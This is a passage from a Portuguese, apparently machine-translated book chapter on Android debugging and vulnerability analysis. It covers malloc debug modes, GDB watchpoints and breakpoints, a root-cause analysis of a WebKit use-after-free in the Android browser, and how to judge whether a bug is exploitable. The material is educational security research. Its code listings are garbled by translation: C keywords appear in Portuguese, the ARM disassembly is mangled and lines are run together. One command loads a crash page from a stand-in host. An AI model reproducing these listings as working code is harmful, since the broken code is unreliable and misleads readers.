455     // Inicializar a tabela de despacho do malloc com as rotinas apropriadas.
456     switch (debug_level) {
457         Caso 1:
458             InitMalloc(&gMallocUse, debug_level, "leak");
459             intervalo;
460         Caso 5:
461             InitMalloc(&gMallocUse, debug_level, "fill");
462             intervalo;
463         Caso 10:
464             InitMalloc(&gMallocUse, debug_level, "chk");
465             intervalo;
466         Caso 20:
467             InitMalloc(&gMallocUse, debug_level, "qemu_instrumented");
468             intervalo;
```

No início deste arquivo, um comentário explica a finalidade de cada uma das diferentes estratégias. A exceção notável é que a quarta opção, `qemu_instrumented`, não é mencionada. Isso ocorre porque essa opção é de fato implementada no próprio emulador.

```
262 * 1 - Para detecção de vazamento de memória.  
263 * 5 - Para preencher a memória alocada/liberada com padrões definidos por  
264 macros *CHK_SENTINEL_VALUE e CHK_FILL_FREE.  
265 * 10 - Para adicionar stubs de pré e pós-alocação a fim de detectar  
266           *Obuffer overruns.
```

Além de exigir acesso root para definir as propriedades relevantes, é necessário colocar a biblioteca `libc_malloc_debug_leak.so` no diretório `/system/lib`. Para isso, é necessário remontar temporariamente a partição `/system` no modo de leitura/gravação. Essa biblioteca está no diretório `out/target/product/maguro/obj/lib` dentro da saída de compilação do AOSP. O trecho a seguir mostra o processo de configuração em ação:

```
dev:~/android/source $ adb push \  
out/target/product/maguro/obj/lib/libc_malloc_debug_leak.so /data/local/tmp  
587 KB/s (265320 bytes em 0,440s)  
dev:~/android/source $ adb shell shell@magenta:/  
$ su  
root@magenta:/ # mount -o remount,rw /system  
root@magenta:/ # cat /data/local/tmp/libc_malloc_debug_leak.so > \  
/system/lib/libc_malloc_debug_leak.so root@magenta:/  
# mount -o remount,ro /system root@magenta:/ #  
setprop libc.debug.malloc 5 root@magenta:/ # cd  
/data/local/tmp  
root@magenta:/data/local/tmp # ps | grep system_server  
sistema 379 125623500 99200 ffffffff 40199304 S system_server  
root@magenta:/data/local/tmp # kill -9 379 root@magenta:/data/local/tmp  
# logcat -d | grep -i debug  
I/libc (2994): /system/bin/bootanimation: using libc.debug.malloc 5  
(fill)  
I/libc (2999): /system/bin/netd: using libc.debug.malloc 5 (fill) I/libc  
(3001): /system/bin/iptables: using libc.debug.malloc 5 (fill)  
I/libc (3002): /system/bin/ip6tables: using libc.debug.malloc 5 (fill)  
I/libc (3003): /system/bin/iptables: using libc.debug.malloc 5 (fill)  
I/libc (3004): /system/bin/ip6tables: using libc.debug.malloc 5 (fill)  
I/libc (3000): /system/bin/app_process: using libc.debug.malloc 5 (fill)  
[...]
```

Infelizmente, testar esses recursos de depuração no Android 4.3 na presença de bugs confirmados mostra que eles não funcionam muito bem, se é que funcionam. Esperamos que essa situação melhore com as futuras versões do Android. Independentemente disso, esse recurso de depuração estabelece os blocos de construção para trabalhos futuros na criação de uma funcionalidade de depuração de heap mais robusta.

Pontos de controle

Um ponto de observação é um tipo especial de ponto de interrupção que é acionado quando determinadas operações são realizadas em um local da memória. No x86 e no x64, os watchpoints são implementados usando breakpoints de hardware e permitem que um pesquisador seja notificado sobre leitura, gravação ou ambos. Infelizmente, a maioria dos processadores ARM não implementa pontos de interrupção de hardware. É possível fazer a mesma coisa no ARM usando watchpoints de software. Entretanto, os watchpoints de software são muito, muito lentos e caros em comparação, devido à sua dependência de um único passo. Ainda assim, eles são úteis para rastrear quando uma determinada variável muda de valor.

Digamos que um pesquisador saiba que a variável membro de um objeto é alterada depois que ele é alocado. Ela não sabe onde ela foi alterada no código - apenas que foi alterada. Primeiro, ela coloca um ponto de interrupção depois que o objeto é alocado. Quando esse ponto de interrupção é atingido, ela cria um ponto de observação usando o comando `watch` do GDB. Depois de continuar a execução, ela percebe que a execução fica consideravelmente mais lenta. Quando o programa altera o valor, o GDB suspende a execução na instrução após a alteração. Essa técnica revelou com sucesso o local do código que o pesquisador procurava.

Pontos de parada interdependentes

Os breakpoints que criam outros breakpoints, ou breakpoints interdependentes, são ferramentas muito poderosas. O aspecto mais importante do uso dessa técnica é que ela elimina o ruído. Considere uma falha causada por corrupção de heap que ocorre em uma chamada para uma função chamada `main_event_loop`. Como o próprio nome sugere, essa função é executada com frequência. Para determinar a causa raiz, é necessário descobrir exatamente em qual bloco estava sendo operado quando ocorreu a corrupção. No entanto, definir um ponto de interrupção em `main_event_loop` interrompe prematuramente a execução várias vezes. Se o pesquisador souber que a corrupção ocorre devido ao processamento de uma determinada entrada e souber onde está o código que inicia o processamento dessa entrada, ele poderá colocar um ponto de interrupção nesse local primeiro. Quando esse ponto de interrupção for atingido, ele poderá definir um ponto de interrupção em `main_event_loop`. Se ele tiver sorte, a primeira vez que o novo ponto de interrupção for atingido será a invocação em que ocorrerá a falha. Independentemente disso, todas as invocações anteriores que definitivamente não poderiam ter causado a corrupção são ignoradas com sucesso (e sem nenhuma penalidade de desempenho). Nesse cenário de exemplo, o uso de pontos de interrupção interdependentes ajuda a estreitar a janela até o ponto exato da corrupção. Outro cenário semelhante é apresentado na próxima seção, "Analizando uma falha do WebKit".

Análise de uma falha do WebKit

Determinar a causa raiz de uma vulnerabilidade é um processo iterativo. O rastreamento de um problema geralmente requer a execução do caso de teste com falha várias vezes. Embora um depurador seja fundamental nesse processo, a

causa raiz raramente é

revelado imediatamente. Trabalhar de trás para frente por meio do fluxo de dados e do fluxo de controle, incluindo o fluxo entre procedimentos, é o que nos leva ao cerne da questão.

Para fins de demonstração, estudamos um arquivo HTML que trava o navegador Android que vem com um Galaxy Nexus com Android 4.3. É interessante notar que nem a versão estável nem a versão beta do Chrome para Android são afetadas. Usando várias técnicas em conjunto com os métodos de depuração descritos anteriormente neste capítulo, trabalhamos para descobrir a causa raiz do bug que causa esse travamento. Às vezes, é útil travar o navegador várias vezes e observar as lápides resultantes. Os valores nos registros são reveladores. O seguinte inclui a saída

de várias falhas que ocorreram ao carregar esta página:

```
root@maguro:/data/tombstones # /data/local/tmp/busybox head -9 * | grep 'pc'
ip 00000001    sp 5e8003c8    lr 5d46fee5    pc 5a50ec48    cpsr 200e0010
ip 00000001    sp 5ddba3c8    lr 5c865ee5    pc 5e5fc2b8    cpsr 20000010
ip 00000001    sp 5dedc3c8    lr 5ca4bee5    pc 00000000    cpsr 200f0010
ip 00000001    sp 5dedc3c8    lr 5ca4bee5    pc 60538ad0    cpsr 200e0010
ip 00000001    sp 5e9003b0    lr 5d46fee5    pc 5a90bf80    cpsr 200e0010
ip 00000001    sp 5e900688    lr 5d46fee5    pc 5a518d20    cpsr 200f0010
ip 00000001    sp 5eb00688    lr 5d46fee5    pc 5a7100a0    cpsr 200f0010
ip 00000001    sp 5ea003c8    lr 5d46fee5    pc 5edfa268    cpsr 200f0010
```

Nesse caso específico, você pode ver que o local da falha varia significativamente de uma execução para outra. Na verdade, o registro *PC* (semelhante ao *EIP* no x86) termina com muitos valores estranhos diferentes. Isso é altamente indicativo de uma vulnerabilidade do tipo use-after-free. No entanto, para saber com certeza e determinar por que esse problema estaria ocorrendo, é preciso ir mais fundo.

Para obter mais informações sobre o que está acontecendo, use o ambiente de depuração de código nativo que você configurou anteriormente neste capítulo. Como antes, execute o script de shell `debugging.sh` em segundo plano na máquina host. Isso executa o script de shell `attach.sh` no dispositivo, que pede ao navegador para navegar até a página `about:blank`, aguarda um pouco e anexa o servidor GDB. Em seguida, na máquina host, iniciamos o cliente GDB com nosso script GDB que se conecta ao servidor GDB em espera:

```
dev:gn-browser-dbg $ arm-eabi-gdb -q -x script.gdb app_process
dev:~/android/source $ ./debugging.sh &
[1] 28994
dev:gn-browser-dbg $ arm-eabi-gdb -q -x script.gdb app_process
Lendo símbolos de /android/source/gn-browser-dbg/app_process...feito. warning:
Não foi possível carregar símbolos de biblioteca compartilhada para 86
bibliotecas, por exemplo, libm. so.
Use o comando "info sharedlibrary" para ver a listagem completa. Você
precisa de "set solib-search-path" ou "set sysroot"?
warning: Endereço do ponto de parada ajustado de 0x40079b79 para 0x40079b78.
epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10
10          movr7    , ip
(gdb) cont
Continuação.
```

Depois de anexar o depurador e continuar a execução, estamos prontos para abrir o arquivo HTML que causa a falha. Como você fez no script `attach.sh`, use `am start` para pedir ao navegador que navegue até a página.

```
shell@maguro:/ $ am start -a android.intent.action.VIEW -d \
http://evil-site.com/crash1.html com.google.android.browser
```

Nesse caso específico, pode ser necessário fazer várias tentativas de carregar a página para que ocorra uma falha. Quando a falha finalmente ocorrer, você estará pronto para começar a se aprofundar.

```
O programa recebeu o sinal SIGSEGV, falha de segmentação.
[Mudando para a thread 17879].
0x00000000 em ?? ()
(gdb)
```

Puxa vida! O navegador travou com o registro do PC definido como zero! Essa é uma indicação clara de que algo deu terrivelmente errado. Há muitas maneiras diferentes de isso acontecer, portanto, você deve descobrir como pode ter chegado a esse estado.

O primeiro lugar onde você procura pistas é na pilha de chamadas. A saída da pilha de chamadas

O comando backtrace do GDB é mostrado aqui:

```
(gdb) voltar
#0 0x00000000 em ?? ()
#1 0x5d46fee4 in WebCore::Node::parentNode (this=0x5a621088) at
external/webkit/Source/WebCore/dom/Node.h:731
#2 0x5d6748e0 in WebCore::ReplacementFragment::removeNode (this=<optimized out>,
node=...)
    em external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:215
#3 0x5d675d5a in WebCore::ReplacementFragment::removeUnrenderedNodes (this=0x5ea004a8,
holder=0x5a6b6a48)
    em external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:297
#4 0x5d675eac in WebCore::ReplacementFragment::ReplacementFragment (this=0x5ea004a8,
document=<optimized out>,
fragment=<optimized out>, matchStyle=<optimized out>, selection=...) em
external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:178
#5 0x5d6764c2 in WebCore::ReplaceSelectionCommand::doApply (this=0x5a621800)
    em external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:819
#6 0x5d66701c in WebCore::EditCommand::apply (this=0x5a621800) at
external/webkit/Source/WebCore/editing/EditCommand.cpp:92
#7 0x5d66e2e2 in WebCore::executeInsertFragment (frame=<optimized out>, fragment=<optimized
out>)
    em external/webkit/Source/WebCore/editing/EditorCommand.cpp:194
#8 0x5d66e328 in WebCore::executeInsertHTML (frame=0x5aa65690, value=...) at
external/webkit/Source/WebCore/editing/EditorCommand.cpp:492
#9 0x5d66d3d4 in WebCore::Editor::Command::execute (this=0x5ea0068c, parameter=...,
triggeringEvent=0x0)
    em external/webkit/Source/WebCore/editing/EditorCommand.cpp:1644
```

```
#10 0x5d6491a4 in WebCore::Document::execCommand (this=0x5aa1ac80,
commandName=..., userInterface=<optimized out>, value=...)
    em external/webkit/Source/WebCore/dom/Document.cpp:4053
#11 0x5d5c7df6 in WebCore::DocumentInternal::execCommandCallback
(args=<optimized out>)
    em .../libwebcore_intermediates/Source/WebCore/bindings/V8Document.cpp:1473
#12 0x5d78dc22 in HandleApiCallHelper<false> (isolate=0x4173c468, args=...) at
external/v8/src/builtins.cc:1120 [...]
```

Na pilha de chamadas, você pode ver que a própria pilha está intacta e que há várias funções que levam à falha. No ARM, é possível ver como o programa chegou até aqui, observando para onde aponta o registro `LR`. Despeje as instruções nesse local, subtraindo dois ou quatro, dependendo se o código é Thumb ou ARM. Se o valor for ímpar, o endereço aponta para o código Thumb.

```
(gdb) x/i $lr - 2
0x5d46fee3 <WebCore::Node::parentNode() const+18>: blx          r2
```

A instrução que você vê é um desvio para um local armazenado no registro `R2`. A verificação do conteúdo desse registro confirma se foi realmente assim que o programa chegou até aqui.

```
(gdb) i r r2
r2          0x0          0
```

Parece bastante certo que foi assim que o programa chegou até aqui.

No entanto, você ainda não encontrou a causa raiz, portanto, comece a rastrear o fluxo de dados para trás para ver como o `R2` se tornou zero. Definitivamente, não é normal ramificar para zero. Para saber mais, examine mais de perto a função pai (chamadora) desmontando-a.

```
(gdb) up
#1 0x5d46fee4 in WebCore::Node::parentNode (this=0x594134b0) at
external/webkit/Source/WebCore/dom/Node.h:731
    731 return getFlag(IsShadowRootFlag) || isSVGShadowRoot() ? 0 :
parent();
(gdb) disas
Dump do código do assembler para a função WebCore::Node::parentNode()
const: 0x5d46fed0 <+0>:    push{r4      , lr}
0x5d46fed2 <+2>:        movr4   , r0
0x5d46fed4 <+4>:        ldr     , [r0, #36]      0x24
0x5d46fed6 <+6>:        lslsrl , r3, #13
0x5d46fed8 <+8>:        bpl    n0x5d46fede <WebCore::Node::parentNode()
const+14>
    0x5d46fed9 <+10>:    movime  r0, #0
    0x5d46fedc <+12>:    ntos
    0x5d46fede <+14>:    pop    {r4, pc}
    0x5d46fee0 <+16>:    ldr    r1, [r0, #0]
    0x5d46fee2 <+18>:    ldr    r2, [r1, #112] ; 0x70
    0x5d46fee4 <+20>:    blx    r2
=> 0x5d46fee4 <+20>:    cmp    r0, #0
```

```

0x5d46fee6 <+22>:     bne.      n0x5d46fed a <WebCore::Node::parentNode()
const+10>
0x5d46fee8 <+24>:     ldr r0    , [r4, #12]
0x5d46fee a <+26>:     pop{r4    , pc}
Fim do dump do assembler.

```

A listagem da desmontagem mostra uma função curta que, de fato, contém a ramificação para *R2*. Ela não parece receber nenhum parâmetro, portanto, deve estar operando inteiramente em seus membros. Trabalhando de trás para frente, você pode ver que *R2* é carregado a partir do deslocamento 112 do bloco de memória apontado por *R1*. Por sua vez, *R1* é carregado a partir do deslocamento zero dentro do bloco apontado por *R0*. Confirme que esses valores são de fato o que levou ao valor zero de *R2*.

```

(gdb) i r r1
r1          0x5a621fa0      1516380064
(gdb) x/wx $r1 + 112
0x5a622010: 0x00000000
(gdb) x/wx $r0
0x5a621088: 0x5a621fa0

```

Confirmado! Parece quase certo que algo deu errado com o bloco em 0x5a621fa0 ou o bloco em 0x5a621088. Verifique se eles estão livres ou em uso despejando o cabeçalho do heap do bloco em 0x5a621088.

```

(gdb) x/2wx $r0 - 0x8
0x5a621080: 0x00000000 0x00000031

```

Especificamente, observe o segundo valor de 32 bits. Ele corresponde ao tamanho do bloco atual, que usa os 3 bits inferiores como sinalizadores. O status indicado pela falta de definição do bit 2 significa que esse pedaço está livre! Essa é definitivamente uma vulnerabilidade do tipo use-after-free de algum tipo.

Em seguida, você quer ter uma ideia de onde esse pedaço está liberado. Saia do depurador, o que permite que o processo seja interrompido como de costume. O script de shell debugging.sh aguarda um pouco, inicia o navegador novamente e anexa o servidor GDB.

OBSERVAÇÃO Periodicamente, podem aparecer caixas de diálogo perguntando se você deseja aguardar a resposta do navegador. Isso é normal, pois o depurador torna o navegador mais lento. Clique no botão Wait para continuar o processo (ou simplesmente ignore a caixa de diálogo).

Quando o navegador estiver funcionando novamente, conecte o cliente GDB novamente. Dessa vez, defina um ponto de interrupção de rastreamento na função pai para tentar interagir pouco antes de ocorrer a falha:

```

(gdb) break 'WebCore::Node::parentNode() const'
Ponto de parada 1 em 0x5d46fed2: arquivo
external/webkit/Source/WebCore/dom/Node.h, linha 730.
(gdb) comandos
Digite comandos para o(s) ponto(s) de interrupção 1,
um por linha. Termine com uma linha que diga apenas
"end".
>cont

```

```
>end  
(gdb) cont  
Continuação.
```

Infelizmente, você perceberá rapidamente que esse ponto de interrupção é atingido com muita frequência dentro do navegador. Isso ocorre porque a função `parentNode` é chamada de muitos lugares em toda a base de código do WebKit. Para evitar esse problema, colocamos um ponto de interrupção na função `grandparent`.

```
(gdb) break \  
'WebCore::ReplacementFragment::removeNode (WTF::PassRefPtr<WebCore::Node>)' Ponto  
de interrupção 1 em 0x5d6748d4: arquivo  
external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.cpp, linha 211.  
(gdb) cont  
Continuação.
```

Depois que o ponto de interrupção for definido, carregue novamente a página de acionamento da falha.

```
[Mudando para a linha 18733].  
Ponto de parada 1, WebCore::ReplacementFragment::removeNode (this=0x5ea004a8,  
node=...)  
    em external/webkit/Source/WebCore/editing/ReplaceSelectionCommand. cpp:211  
211      {  
(gdb)
```

Agora que você parou antes da falha, crie um ponto de interrupção de rastreamento que mostre de onde a função `free` está sendo chamada. Para reduzir o ruído, limite esse ponto de interrupção apenas ao thread atual. Antes de fazer isso, você precisa saber qual número de thread corresponde a esse thread.

```
(gdb) info threads  
...  
* 2      Thread 18733      WebCore::ReplacementFragment::removeNode  
(this=0x5e9004a8, node=...)  
    em external/webkit/Source/WebCore/editing/ReplaceSelectionCommand. cpp:211  
...  
...
```

Agora que você sabe que esse é o thread 2, crie um ponto de interrupção limitado a esse thread e configure alguns comandos de script para serem executados quando ele for atingido.

```
(gdb) break dlfree thread 2 Ponto de  
parada 2 em 0x401259e2: arquivo  
bionic/libc/bionic/../../upstream-dlmalloc/malloc.c, linha 4711.  
(gdb) comandos  
Digite comandos para o(s) ponto(s) de interrupção 2,  
um por linha. Termine com uma linha que diga apenas  
"end".  
>silencioso  
>printf "free(0x%x)\n", $r0  
>Voltar  
>printf "\n"  
>cont  
>end  
(gdb) cont  
Continuação.
```

Você começará a ver imediatamente a saída desse ponto de interrupção ao continuar. Não se preocupe muito com o resultado até que o navegador trave novamente.

OBSERVAÇÃO Só deve ser necessário dizer ao depurador para continuar a partir do nosso ponto de interrupção uma vez antes que a falha apareça. Se o depurador parar mais do que isso, provavelmente será melhor encerrar o navegador e tentar novamente. A criação de um script de todo o processo adicionando-o ao nosso arquivo `script.gdb` torna a reinicialização para tentar novamente menos dolorosa.

Quando o navegador travar novamente, observe o valor em `R0`:

```
(gdb) i r r0
r0          0x5a6a96d8      1516934872
```

Em seguida, examine a saída do depurador para trás, procurando a chamada `free` que liberou essa memória.

```
free(0x5a6a96d8)
#0 dlfree (mem=0x5a6a96d8) at
bionic/libc/bionic/../../../upstream-dlmalloc/malloc.c:4711 #1
0x401229c0 in free (mem=<optimized out>) at
bionic/libc/bionic/malloc_debug_common.cpp:230
#2 0x5d479b92 in WebCore::Text::~Text (this=0x5a6a96d8, in_chrg=<optimized
out>) em external/webkit/Source/WebCore/dom/Text.h:30
#3 0x5d644210 in WebCore::removeAllChildrenInContainer<WebCore::Node, WebCore::ContainerNode>
(container=<optimized out>)
    at external/webkit/Source/WebCore/dom/ContainerNodeAlgorithms.h:64 #4
0x5d644234 in removeAllChildren (this=0x5a8d36f0) at
external/webkit/Source/WebCore/dom/ContainerNode.cpp:76
#5 WebCore::ContainerNode::~ContainerNode (this=0x5a8d36f0,
    in_chrg=<optimized out>)
    em external/webkit/Source/WebCore/dom/ContainerNode.cpp:100 #6
0x5d651890 em WebCore::Element::~Element (this=0x5a8d36f0,
    in_chrg=<optimized out>)
    em external/webkit/Source/WebCore/dom/Element.cpp:118
#7 0x5d65c5b4 in WebCore::StyledElement::~StyledElement (this=0x5a8d36f0,
    in_chrg=<optimized out>)
    em external/webkit/Source/WebCore/dom/StyledElement.cpp:121
#8 0x5d486830 in WebCore::HTMLElement::~HTMLElement (this=0x5a8d36f0,
    in_chrg=<optimized out>)
    em external/webkit/Source/WebCore/html/HTMLElement.h:34
#9 0x5d486848 in WebCore::HTMLElement::~HTMLElement (this=0x5a8d36f0,
    in_chrg=<optimized out>)
    em external/webkit/Source/WebCore/html/HTMLElement.h:34
#10 0x5d46fb9a in WebCore::TreeShared<WebCore::ContainerNode>::~removedLast_Ref
(this=<optimized out>)
    at external/webkit/Source/WebCore/platform/TreeShared.h:118 #11
0x5d46aef0 in deref (this=<optimized out>) at
external/webkit/Source/WebCore/platform/TreeShared.h:79
#12 WebCore::TreeShared<WebCore::ContainerNode>::~deref (this=<optimized
out>)
    em external/webkit/Source/WebCore/platform/TreeShared.h:68
```

```
#13 0x5d46f69a in ~RefPtr (this=0x5e9003e8, in_chrg=<optimized out>) at
external/webkit/Source/JavaScriptCore/wtf/RefPtr.h:58
#14 WebCore::Position::~Position (this=0x5e9003e8, in_chrg=<optimized out>)
em external/webkit/Source/WebCore/dom/Position.h:52
#15 0x5d675d60 in WebCore::ReplacementFragment::removeUnrenderedNodes (this=0x5e9004a8,
holder=0x5a6c5fe0)
...
...
```

Aqui está ele! Você pode ver que ele está sendo liberado por uma chamada a um destrutor de um objeto `WebCore::Text`. A outra coisa que você pode perceber ao observar atentamente o rastreamento de pilha anterior é que um buffer está sendo liberado ao remover todos os filhos de um determinado tipo de elemento HTML chamado `ContainerNode`. Isso acontece durante a primeira chamada a `removeNode`, onde seu ponto de interrupção inicial foi colocado. Ao inspecionar o parâmetro `node` na segunda chamada a `removeNode`, você pode ver esse ponteiro sendo passado. Isso definitivamente não deveria acontecer.

Neste ponto, você confirmou que se trata de uma vulnerabilidade use-after-free. Mesmo assim, você ainda não determinou a causa raiz. Para fazer isso, você precisa examinar mais a fundo a pilha de chamadas e analisar de forma suspeita o que o programa está fazendo incorretamente. Volte sua atenção para a função que chama `removeNode`, `removeUnrenderedNodes`. O código-fonte dessa função é apresentado aqui:

```
287 void ReplacementFragment::removeUnrenderedNodes(Node* holder)
288 {
289     Vector<Node*> não_renderizado;
290
291     for (Node* node = holder->firstChild(); node;
292          node = node->traverseNextNode(holder))
293         Se (!isNodeRendered(node) && !isTableStructureNode(node))
294             unrendered.append(node);
295
296     size_t n = unrendered.size();
297     for (size_t i = 0; i < n; ++i)
298         removeNode(unrendered[i]);
299 }
```

Dentro dessa função, o loop na linha 291 usa `traverseNextNode` para percorrer os filhos do objeto `Node` que é passado. Para cada `Node`, o código dentro do loop adiciona qualquer `Node` que não seja da tabela e que não tenha sido renderizado ao `Vector` `não_renderizado`. Em seguida, o loop na linha 296 processa todos os objetos `Node` acumulados.

É provável que a primeira chamada para `removeNode` esteja correta. Entretanto, a segunda chamada opera em um ponteiro liberado. Além de sabermos onde ocorre a liberação e o que usa o bloco liberado, sabemos, com base em nosso rastreamento de pilha no `dlfree`, que o `removeNode` removerá todos os filhos de um `ContainerNode` passado a ele. Ainda assim, não sabemos a causa raiz. Não sabemos exatamente o que leva ao use-after-free. Parece improvável que algo estranho esteja acontecendo dentro das funções `isNodeRendered` e `isTableStructureNode`. A única outra função

que está sendo chamada é a função `traverseNextNode`. Observando o código-fonte dessa função, vemos o seguinte:

```

1116 Node* Node::traverseNextNode(const Node* stayWithin) const
1117 {
1118     Se (firstChild())
1119         retornar firstChild();
1120     Se (this == stayWithin)
1121         retornar 0;
1122     Se (nextSibling())
1123         retornar nextSibling();
1124     const Node *n = this;
1125     while (n && !n->nextSibling() && (!stayWithin ||
1126                                         n->parentNode() != stayWithin))
1127         n = n->parentNode();
1128     se (n)
1129         return n->nextSibling();
1130     retornar 0;
1131 }
```

As linhas 1118 e 1119 são as mais reveladoras. Essa função descerá para os filhos sempre que eles existirem. Devido a esse comportamento, o vetor não renderizado acaba contendo todos os nós não renderizados *e seus filhos*. Dessa forma, o vetor não renderizado conterá um filho já excluído do primeiro nó quando a primeira chamada retornar.

Você pode verificar essa relação inspecionando o estado do vetor não renderizado na primeira chamada para `removeNode`:

```

Ponto de parada 1, WebCore::ReplacementFragment::removeNode (this=0x5ea004a8,
node=...)
    em external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:211
211   {
(gdb) up
#1 0x5d675d5a in WebCore::ReplacementFragment::removeUnrenderedNodes (this=0x5ea004a8,
holder=0x5ab3e550)
    em external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:297
297           removeNode(unrendered[i]);
(gdb) p/x n
$1 = 0x2
(gdb) x/2wx unrendered.m_buffer.m_buffer
0x6038d8b8: 0x5edb620 0x595078c0
```

Você pode ver que há duas entradas e que elas apontam para objetos `Node` em `0x5edb620` e `0x595078c0`. Observe mais de perto o conteúdo desses objetos `Node` para ver como eles estão relacionados. Especificamente, veja se o primeiro nó é o pai do segundo nó.

```
(gdb) p/x *(Nó *) 0x5edb620
$2 = {
[...]
    m_parent = 0x5ab3e550
[...]
}
```

```
(gdb) p/x *(Nó *) 0x595078c0
$3 = {
[...]
    m_parent = 0x5edb620
[...]
}
(gdb)
```

É isso mesmo! Você poderia parar por aqui, mas, para ter certeza, é necessário seguir esses dois objetos até a colisão para ter certeza de que não há nada de estranho acontecendo.

Você pode ver que a segunda entrada no vetor tem um campo `m_parent` que aponta para o primeiro nó. Quando o segundo nó é removido, ele e seu pai já estão liberados. Coloque um ponto de interrupção no `dlfree` novamente. Dessa vez, deixe que o GDB exiba sua notificação usual de ponto de interrupção e faça com que ele continue automaticamente.

```
(gdb) break dlfree thread 2 Ponto de
parada 2 em 0x401259e2: arquivo
bionic/libc/bionic/../upstream-dlmalloc/malloc.c,
linha 4711.
(gdb) comandos
Digite comandos para o(s) ponto(s) de interrupção 2,
um por linha. Termine com uma linha que diga apenas
"end".
>cont
>end
(gdb) cont
Continuando.
[...]
Ponto de parada 2, dlfree (mem=0x595078c0) em
bionic/libc/bionic/../upstream-dlmalloc/malloc.c:4711
[...]
Ponto de parada 2, dlfree (mem=0x5edb620) em
bionic/libc/bionic/../upstream-dlmalloc/malloc.c:4711
[...]
```

Você pode ver, novamente, que esses dois ponteiros são liberados. A primeira chamada libera o nó filho e a segunda libera o primeiro nó. O ponto de interrupção original em `removeNode` é atingido em seguida.

```
Ponto de parada 1, WebCore::ReplacementFragment::removeNode (this=0x5ea004a8,
node=...)
    em external/webkit/Source/WebCore/editing/ReplaceSelectionCommand. cpp:211
211     {
(gdb) p/x node
$4 = {
    m_ptr = 0x595078c0
}
```

Por fim, você confirmou que o nó passado para `removeNode` é de fato o nó filho liberado. Se você continuar, já estará executando um comportamento indefinido ao operar com esse objeto liberado.

Portanto, a causa principal é que as funções `removeNode` e `removeUnrenderedNodes` estão percorrendo os filhos de um nó que deve ser removido. Mas como corrigir o problema?

Há várias maneiras de evitar essa vulnerabilidade. Na verdade, essa vulnerabilidade já foi corrigida pelos desenvolvedores do WebKit e recebeu o nome de CVE-2011-2817. O fato de o Android continuar vulnerável é um descuido infeliz e provavelmente se deve a diferenças na priorização da segurança dentro do Google. A correção que os desenvolvedores do WebKit oficialmente levaram adiante é a seguinte:

```
diff --git a/Source/WebCore/editing/ReplaceSelectionCommand.cpp
b/Source/WebCore/editing/ReplaceSelectionCommand.cpp
indice d4b0897..8670dfb 100644
--- a/Source/WebCore/editing/ReplaceSelectionCommand.cpp
+++ b/Source/WebCore/editing/ReplaceSelectionCommand.cpp @@ -
292,7 +292,7 @@

void ReplacementFragment::removeUnrenderedNodes(Node* holder)
{
    -Vector<Nó*> não renderizado;
+Vector<RefPtr<Node>> não renderizado;

    for (Node* node = holder->firstChild(); node; node =
        node->traverseNextNode(holder))
        Se (!isNodeRendered(node) && !isTableStructureNode(node))
```

Essa modificação altera a declaração do vetor não renderizado para manter ponteiros contados por referência em vez de ponteiros brutos. Embora isso remova a possibilidade de usar depois de livre, há outra abordagem mais eficiente. A função `traverseNextSibling` implementa o mesmo comportamento que `traverseNext- Node` com uma diferença fundamental. Ela não percorre os nós filhos. Como você sabe que os nós filhos serão removidos na chamada para `removeNode`, isso se encaixa melhor no caso de uso dessa função. O vetor não renderizado não conteria filhos de nós que são removidos e, portanto, o uso do after-free ainda é evitado.

Julgamento da capacidade de exploração

Depois que a causa raiz de um problema for isolada, o próximo objetivo é classificá-lo ainda mais, avaliando a facilidade com que ele pode ser explorado. Quer o objetivo final seja corrigir um problema ou explorá-lo, a priorização com base na facilidade de exploração utiliza os recursos de forma mais eficiente. Os problemas fáceis de explorar devem ser investigados com maior prioridade do que os difíceis de explorar.

Determinar com precisão se um bug pode ou não ser explorado é um processo difícil, complicado e demorado. Dependendo do bug e do nível de certeza necessário, essa tarefa pode levar de alguns minutos a vários meses. Felizmente, as equipes encarregadas de corrigir bugs talvez não precisem se preocupar com essa tarefa. Elas podem simplesmente corrigir o bug. Se o objetivo final for priorizar quais bugs devem ser corrigidos primeiro, é possível errar por precaução. Entretanto, os pesquisadores que pretendem provar a capacidade de exploração de um bug não têm esse luxo.

Todo o processo é altamente subjetivo e depende da experiência e do conhecimento do analista ou dos analistas envolvidos. Para fazer uma determinação correta,

Os analistas devem ser bem versados em técnicas de exploração de última geração. Eles devem estar intimamente familiarizados com todas as atenuações de exploração presentes na plataforma target. Mesmo um analista experiente e bem informado enfrenta desafios ao julgar se alguns bugs são exploráveis ou não.

Às vezes é fácil provar se um problema é explorável ou não, mas outras vezes é simplesmente inviável. Por exemplo, o problema analisado na seção anterior às vezes leva a uma falha com um registro de PC contaminado. Isso pode, em um primeiro momento, ser considerado altamente perigoso. Entretanto, parece haver muito pouca chance de controlar o buffer que é liberado antes de ser reutilizado. Isso sugere que talvez não seja possível explorá-lo de fato. A exploração de problemas como esse é abordada em mais detalhes no Capítulo 8.

Resumo

Neste capítulo, você aprendeu sobre depuração e análise de vulnerabilidades no Android. O capítulo aborda uma infinidade de técnicas de depuração de código Dalvik e nativo, incluindo o uso de recursos comuns de depuração, o aproveitamento da automação para aumentar a eficiência, a depuração no nível da fonte usando dispositivos compatíveis com AOSP e a depuração no dispositivo para aumentar o desempenho. Explicamos por que os símbolos são mais importantes no ARM, mostramos como isso leva a desafios na depuração com dispositivos não AOSP e oferecemos maneiras de lidar com esses problemas.

Por fim, o capítulo discutiu dois objetivos principais ao analisar vulnerabilidades: determinar a causa raiz e avaliar a possibilidade de exploração. Você foi apresentado a várias ferramentas e técnicas comuns de análise de vulnerabilidades para ajudá-lo a entender melhor os bugs que poderá encontrar. Você analisou a causa raiz de uma vulnerabilidade no navegador Android e aprendeu algumas das considerações envolvidas para determinar se os problemas são exploráveis ou não.

O próximo capítulo examina mais de perto a exploração do espaço do usuário no Android. Ele aborda construções de código cruciais e detalhes do sistema operacional relevantes para a exploração, além de examinar detalhadamente como várias explorações funcionam.

Exploração do software do espaço do usuário

